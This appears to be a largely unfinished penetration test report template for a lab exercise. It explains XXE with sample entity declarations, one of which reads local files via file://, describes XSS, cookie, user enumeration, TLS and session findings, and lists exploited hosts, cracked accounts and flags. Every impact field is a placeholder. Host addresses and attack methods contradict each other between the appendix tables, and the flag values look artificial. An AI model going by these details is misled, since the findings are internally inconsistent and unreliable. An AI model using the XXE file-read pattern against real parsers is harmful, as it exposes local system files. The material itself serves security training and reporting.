Extensible Markup Language (XML) is a standardized markup language and file format for storing, transmitting, and reconstructing arbitrary data. The language encodes data in a format that is readable by both humans and machines. The structure of an XML document is defined in the XML standard. The standard provides for a concept called an entity. Entities provide the ability to reference content that is provided remotely by a server or resides locally on the server. When the XML parser evaluates the XML document, the entity it contains is replaced with the referenced value. Entities are defined in so-called Document Type Definitions (DTDs).

DTDs define the structure and composition of an XML document. They can either be completely contained in the XML document itself, so-called internal DTDs, or they can be loaded from another location, so-called external DTDs. A combination of both variants is also possible. XML External Entities (XXE) are a special form of XML entities whose contents are loaded from outside the DTD in which they are declared.

An XXE is declared in the DTD with the SYSTEM keyword and a URI from where the content should be loaded. For example:

```
<!DOCTYPE dtd [ <!ENTITY xxe SYSTEM "http://syslifters.com" > ]>
```

The URI can also use the `file://` protocol scheme. Content can be loaded from local files as a result. For example:

```
<!DOCTYPE dtd [ <!ENTITY xxe SYSTEM "file:///path/to/local/file" > ]>
```

When evaluating XML documents, the XML parser replaces occurring XXEs with the contents by dereferencing the defined URIs. If the URI contains manipulated data, this could have serious consequences. An attacker can exploit this to perform server-side request forgery (SSRF) attacks and compromise the underlying server or other backend infrastructure. XXE injection vulnerabilities can also be exploited to cause service/application downtime (denial of service) or expose sensitive data such as local system files.

3. Stored Cross-Site Scripting (XSS) - High

CWE	-
CVSS 3.1	7.2 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N
Root Cause	<p>At the time of testing, the web application stored user input unchecked and later included it in HTTP responses in an insecure manner. It was thus vulnerable to stored cross-site scripting (XSS) attacks.</p> <p>Exploitation of Stored XSS vulnerabilities does not require user interaction, making them more dangerous than Reflected XSS vulnerabilities.</p>
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none">• Ensure that all processed data is filtered as rigorously as possible. Filtering and validation should be done based on expected and valid inputs.• Data should be encoded before the web application includes it in HTTP responses. Encoding should be done contextually, that is, depending on where the web application inserts data in the HTML document, the appropriate encoding syntax must be considered.• The HTTP headers <code>Content-Type</code> (e.g. <code>text/plain</code>) and <code>X-Content-Type-Options: nosniff</code> can be set for HTTP responses that do not contain HTML and JavaScript.• We recommend to additionally use a Content Security Policy (CSP) to control which client-side scripts are allowed and which are forbidden.• Detailed information and help on preventing XSS can be found in the linked Cross-Site Scripting Prevention Cheat Sheet from OWASP.
References	https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Finding Evidence

We were able to identify a stored XSS vulnerability in the web application during testing. Due to incorrect validation and encoding of data, we were able to inject malicious scripts into the web application and store them persistently.

: technical description

Cross-site scripting (XSS) is a common web security vulnerability where malicious scripts can be injected into web applications due to insufficient validation or encoding of data. In XSS attacks, attackers embed JavaScript code in the content delivered by the vulnerable web application.

The goal in stored XSS attacks is to place script code on pages visited by other users. Simply visiting the affected subpage is enough for the script code to be executed in the victim's web browser.

For an attack, malicious scripts are injected into the web application by the attacker and stored and included in subsequent HTTP responses of the application. The malicious script is ultimately executed in the victim's web browser and can potentially access cookies, session tokens or other sensitive information.

If the attack is successful, an attacker gains control over web application functions and data in the victim's context. If the affected user has privileged access, an attacker may be able to gain complete control over the web application.

4. Insecure HTTP cookies - Medium

CWE	-
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	The issued HTTP cookies of the web application did not have the <i>HttpOnly</i> and/or the <i>Secure</i> cookie attribute set. If the <i>HttpOnly</i> attribute is not set, the affected cookie can be read or modified client-side using JavaScript. If the <i>Secure</i> attribute is not set, browsers also send the cookie over unencrypted HTTP connections. Insecurely configured cookies such as session cookies expand the potential attack surface of a web application. They make it easier for an attacker to exploit client-side vulnerabilities such as cross-site scripting (XSS) or compromise sessions by trivially intercepting cookies.
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none">• Set the <i>Secure</i> attribute for sensitive cookies. This attribute instructs a browser to send the cookie only over an encrypted HTTPS connection to prevent session ID disclosure through man-in-the-middle attacks.• If possible, also set the <i>HttpOnly</i> attribute for sensitive cookies. This attribute prevents the cookie from being accessed client-side via JavaScript. This can make session hijacking by XSS attacks more difficult.
References	-

Finding Evidence

HTTP is a stateless protocol, which means that it cannot distinguish requests from different users without an additional mechanism. To address this problem, it requires a session mechanism. The most commonly used mechanism for managing HTTP sessions in browsers is cookie storage. An HTTP cookie is a small record that a server sends to a user's web browser. The browser can store the cookie and send it back to the same server for subsequent requests. This can be used to implement sessions for the stateless HTTP protocol. An HTTP cookie can be used to distinguish requests from different users and to keep users logged in.

Cookies thus represent a frequent target for attackers. A web application should therefore harden the configuration of all sensitive cookies. This can be achieved by setting the *Secure* and *HttpOnly* cookie attributes. A cookie with the *Secure* attribute will only be sent to the server over HTTPS connections and never over an unsecured HTTP connection. A cookie with the *HttpOnly* attribute set is inaccessible to JavaScript and thus helps mitigate cross-site scripting (XSS) attacks. If an attacker is able to tap sensitive cookies such as session cookies, the attacker could take over user accounts and perform actions in the context of affected users. An attacker may also be able to gain complete control over all web application functions and data if they take over a user account with privileged access.

5. User Enumeration - Medium

CWE	-
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The web application was vulnerable to a user enumeration vulnerability. User enumeration is a common vulnerability in web applications that occurs when an attacker can use brute force techniques to determine valid user accounts in a system. Although user enumeration is a low risk in itself, it still provides an attacker with valuable information for follow-up attacks such as in brute force and credential stuffing attacks or in social engineering campaigns.
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none">• Ensure that the web application always returns generic error messages when invalid usernames, passwords, or other credentials are entered. Identifies all relevant attack surfaces of the application for this purpose.• If the application defines usernames itself, user enumeration can be effectively prevented. The prerequisite for this is that user names are randomly generated so that they cannot be guessed.• The application can also use email addresses as usernames. If the username is not yet registered, an email message will contain a unique URL that can be used to complete the registration process. If the username exists, the user receives an email message with a URL to reset the password. In either case, an attacker cannot infer valid user accounts.• As an additional security measure, you could delete default system accounts as well as test accounts or rename them before releasing the system to production.
References	-

Finding Evidence

We were able to identify a user enumeration vulnerability in the web application, allowing us to determine valid user accounts using brute force techniques.

: technical description

Often, as a result of a faulty configuration or design decision, web applications indicate when a user already exists in the system. Two of the most common areas where this occurs are the login page or the "forgot password" feature of a web application. One example is when a user enters incorrect credentials, they receive information that the password they entered was incorrect. The information obtained can now be used by an attacker to determine whether or not a particular username already exists. By trial and error, an attacker can use it to determine a list of valid usernames.

Once an attacker has such a list, they can address these user accounts in new attacks to obtain valid credentials. In its simplest form, an attacker could perform a brute force attack. In this, an attacker tries to guess a user account's credentials by automatically trying through passwords. Often very large word lists containing frequently used passwords are used for this purpose. An attacker could also use determined usernames to search past data leaks for passwords. Credentials from data leaks, consisting of pairs of usernames and passwords, can be reused by an attacker in an automated attack.

This particular form of brute force attack, is also known as credential stuffing. Alternatively, an attacker can use usernames in the course of social engineering campaigns to contact users directly.

6. Untrusted TLS certificates - Medium

CWE	-
CVSS 3.1	4.8 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	Communication with the application at the transport layer level was not sufficiently protected due to untrusted TLS certificates. TLS is used by many protocols to ensure the confidentiality and integrity of communication between two endpoints. If web browsers do not trust an application's TLS certificate, the application may be vulnerable to man-in-the-middle attacks and thus susceptible to eavesdropping or tampering with traffic. Insufficient protection at the transport layer may allow communications between two parties to be compromised by an untrusted third party. An attacker could thus obtain sensitive data (e.g., credentials) if necessary. In the event of a successful attack, an attacker could gain complete control over all functions and data of the application by compromising a privileged user account.
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none"> • Acquire new certificates for services that do not have trusted TLS certificates. • Generate sufficiently strong asymmetric keys with at least 2048 bits for certificates and protect the private key. • Use only modern cryptographic hash algorithms such as SHA-256.' • Make sure that the certificate contains the fully qualified name of the server. The following should also be considered when creating the certificate: <ul style="list-style-type: none"> ◦ Consider whether the "www" subdomain should also be included. ◦ Do not include unqualified host names in the certificate. ◦ Do not include IP addresses. ◦ Do not include internal domain names. • Create and use wildcard certificates only when there is a real need. Do not use wildcard certificates for convenience. • Choose an appropriate certificate authority that is trusted by all major browsers. For internal applications, an internal CA can be used. However, ensure that all users have imported the internal CA certificate and thus trust certificates issued by that CA. • Check the TLS configuration, including certificates, at regular intervals and adjust as necessary. There are a number of online tools (such as SSLabs, sslyze, etc) that you can use to quickly perform the check. • For more information and help on TLS certificates, see the linked Transport Layer Protection Cheat Sheet from OWASP.
References	https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html

Finding Evidence

Transport Layer Security (TLS) is the successor to the now obsolete as well as insecure Secure Sockets Layer (SSL) protocol. TLS is a cryptographic protocol developed for secure, encrypted communication between two or more parties. The protocol is used in a wide variety of areas, including e-mail, instant messaging, and voice-over-IP. The best known use of TLS is on the Web, where it ensures secure

communication over HTTPS. Primarily, TLS aims to ensure confidentiality, integrity, but also authenticity through the use of certificates, between two or more parties.

With TLS, the establishment of a secure connection takes place in several steps. Client and server agree on the use of TLS in the first step. This is done either by selecting a specific port (e.g. 443 for HTTP) or by making a protocol-specific request to the server (e.g. STARTTLS for SMTP). A handshake procedure then begins, in which the client and server negotiate various parameters for the security of the communication link. The handshake begins with the client and server agreeing on a respective supported cipher suite, consisting of the symmetric cipher and hash function. The server then issues a digital certificate. The certificate contains, among other things, the server name, the issuing certificate authority (CA), and the server's data asymmetric key. Once the client has verified the validity of the certificate, it generates a symmetric session key for the secure connection. This is done either by the client deriving a key from a random number. The client encrypts the random number with the server's data key and sends the result to the server. The server can use the private key to read the result and also derive the session key. However, the client and server could also use the Diffie-Hellman algorithm to securely agree on a random session key. Diffie-Hellman also offers the advantage of perfect forward secrecy (PFS). PFS prevents subsequent decryption once the server's private key is known. Session keys are not exchanged and thus cannot be reconstructed.

The security of TLS-secured communication is based primarily on the trustworthiness of the digital certificate. If the trustworthiness is not given, for example because the certificate has expired, it contains an incorrect host name or it is a self-signed certificate, no secure key exchange between two endpoints can be guaranteed from the outset. In some circumstances, the communication between two parties could be compromised by an untrusted third party in the course of a man-in-the-middle attack. For example, an attacker could gain access to sensitive data or inject malicious data into the encrypted data stream to compromise either the client or the server.

7. Session management weaknesses - Low

CWE	-
CVSS 3.1	3.6 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N
Root Cause	We were able to identify weaknesses in the web application's session management. The users' sessions were usable without time restrictions and therefore did not require re-authentication at any time. People with access to a computer system could exploit this situation if another user had not explicitly logged out of the application beforehand.
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none">• User sessions in web applications should time out automatically after a certain period of inactivity.• Depending on the criticality of the user authorization and the application, the timeout could be approximately between one hour and one day.
References	-

Finding Evidence

We could determine that user sessions were usable without time restrictions. This could allow attackers to take over user sessions that were not explicitly logged out beforehand.

This could be possible, for example, by allowing a third person to operate a user's computer in which a session is still active. In addition, it could be possible for attackers to reuse session tokens when they become known (e.g. via log files; locally or on proxy servers, etc.).

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Inlanefreight Inc.'s data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.54.23.112	80	Apache httpd	Version 2.4.46; default vhost enabled
172.31.90.17	22	SSH	OpenSSH 8.4p1; password auth enabled
203.0.113.58	3306	MySQL	Version 5.7; remote connections allowed
192.0.2.140	8080	Tomcat	Manager app accessible
10.8.16.199	443	Nginx	TLS 1.2 only; self-signed cert
172.20.7.5	139	SMB	SMBv1 supported; anonymous shares
198.51.100.23	25	SMTP	Postfix 3.3; open relay check failed
10.129.45.66	2049	NFS	Exported <code>/srv/data</code> (rw)
192.168.88.9	21	FTP	Anonymous upload disabled
203.0.113.77	5900	VNC	No password set (blank auth)
172.18.44.200	5000	Flask dev	Debug mode appears enabled
10.10.99.5	3389	RDP	Network Level Auth disabled
192.0.2.34	8765	Custom API	JSON API; returns sensitive metadata
198.51.100.150	872	rsync	Module <code>backup</code> exposed
10.200.1.77	5984	CouchDB	Admin party disabled

A.3 Subdomain Discovery

#	URL	Description	Discovery Method
1	insights.dollarboysushil.com	Analytics dashboard exposing usage metrics	Certificate Transparency (crt.sh)
2	sync.sushilpoudel.com.np	Internal file synchronization endpoint	Subdomain brute-force (wordlist)
3	auth.dollarboysushil.com	Single sign-on / authentication gateway	Redirect discovered during web crawl
4	helpdesk.sushilpoudel.com.np	Support ticketing portal (archived backup referenced)	Found inside <code>os_ticket.zip</code>
5	mirror.sushilpoudel.com.np	Repository mirror and package host	Mentioned in a ticket attachment
6	connector.sushilpoudel.com.np	Integration API for third-party services	Web application scan (open port detected)
7	preview.dollarboysushil.com	Preview environment for feature testing	Redirected from staging subdomain
8	archive.dollarboysushil.com	Publicly indexed backups and static archives	Public S3/bucket listing discovered

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.3.77.12 (ARGO01)	External	SSRF → Remote file retrieval	SSRF used to fetch internal config; exposed token retrieved.
172.25.6.88 (BIND02)	Internal	DNS zone transfer	AXFR returned multiple internal hostnames and zone files.
192.168.240.5 (FLOX)	Internal	Misconfigured Redis (unauthenticated)	Redis dump contained app secrets and user session cookies.
10.99.14.201 (NEON)	External	Insecure deserialization	Gadget chain triggered remote code execution.
172.22.45.9 (PULP)	Internal	Exposed rsync module	Retrieved archived backup with configuration and creds.
10.45.3.33 (ORBIT)	Internal	LDAP injection	Retrieved user attributes; allowed lateral auth attempts.
192.0.2.77 (MISTRAL)	External	Unrestricted file upload	Uploaded web shell via image upload endpoint (extension bypass)
10.200.8.150 (VESTA)	Internal	Default credentials	Admin panel used default creds; full app control obtained.
172.19.120.66 (KAPPA)	Internal	Weak S3/bucket ACL	Public bucket allowed download of backups and SSH keys.
10.10.250.2 (ZEUS)	Internal	Misconfigured systemd timer → RCE	Timer script injection led to code execution as service user.

A.5 Compromised Users

Username	Type	Method	Notes
tiffany	Local webuser	Disclosed in dumped <code>.git</code>	Cleartext credentials found in repo; used to log into app
johncusack	Local user	Password reuse	<code>su</code> succeeded using Tiffany's password
svc_backup	Service account	Found in backup archive	SSH key discovered in archived backup
ad_user1	Domain user	AS-REP roast / hash crack	Retrieved AS-REP hash and cracked to obtain plaintext pwd
websvc	Service user	Exploited API → remote shell	Remote code exec on internal API gave websvc shell
dbadmin	Local admin	Leaked config file	DB credentials recovered from config (accessible backup)
svc_monitor	Service account	Credential stuffing	Reused weak password cracked via credential stuffing
jenkins	Service account	Found in CI/CD pipeline	Token exposed in repository allowed API access
user_test	Domain user	Kerberoast → ticket crack	Kerberos service ticket cracked to reveal account password
root	System admin	Misconfigured sudo / custom binary	Escalated via sudo-able binary to obtain root shell

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
10.7.33.21 (ARGO01)	External	Remove exposed SSRF endpoints; validate and sanitize URL parameters; revoke leaked tokens
172.28.4.12 (BIND02)	Internal	Restrict AXFR responses; enforce TSIG on zone transfers; rotate any credentials found
192.168.10.55 (FLOX)	Internal	Secure Redis with authentication and ACLs; purge sensitive keys and rotate affected creds
10.99.211.6 (NEON)	External	Patch vulnerable deserialization libraries; remove gadget chains and update dependencies
172.22.130.9 (PULP)	Internal	Remove exposed rsync modules; move backups to access-controlled storage; rotate secrets
10.45.72.3 (ORBIT)	Internal	Harden LDAP endpoints; sanitize inputs and review access controls; rotate service creds
192.0.2.140 (MISTRAL)	External	Disable unrestricted file uploads; implement file type checks and virus scanning
10.200.8.150 (VESTA)	Internal	Replace default credentials; enforce unique strong passwords and enable MFA
172.19.5.66 (KAPPA)	Internal	Reconfigure S3/bucket ACLs to private; rotate any keys and remove public objects
10.10.250.2 (ZEUS)	Internal	Audit systemd timers and service scripts; remove untrusted entries and rotate keys

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	ARGO01 (10.3.77.12)	d41d8cd98f00b204e9800998ecf8427e	/var/www/html/flag1.txt	Unrestricted file upload (web shell)
2	NEON (10.99.14.201)	9e107d9d372bb6826bd81d3542a419d6	/home/deploy/flags/secret_flag.md	Insecure NFS export (downloaded backup)
3	MISTRAL (192.0.2.77)	e4d909c290d0fb1ca068ffaddf22cbd0	/opt/flags/web_flag.txt	Directory traversal via insecure endpoint
4	ZEUS (10.10.250.2)	45c48cce2e2d7fbdea1afc51c7c6ad26	database.flags.table -> row id=4	SQL Injection (dumped DB row)
5	VESTA (10.200.8.150)	8277e0910d750195b448797616e091ad	/root/flag_root.txt_	

End of Report

*This report was rendered
by SysReptor with
♥*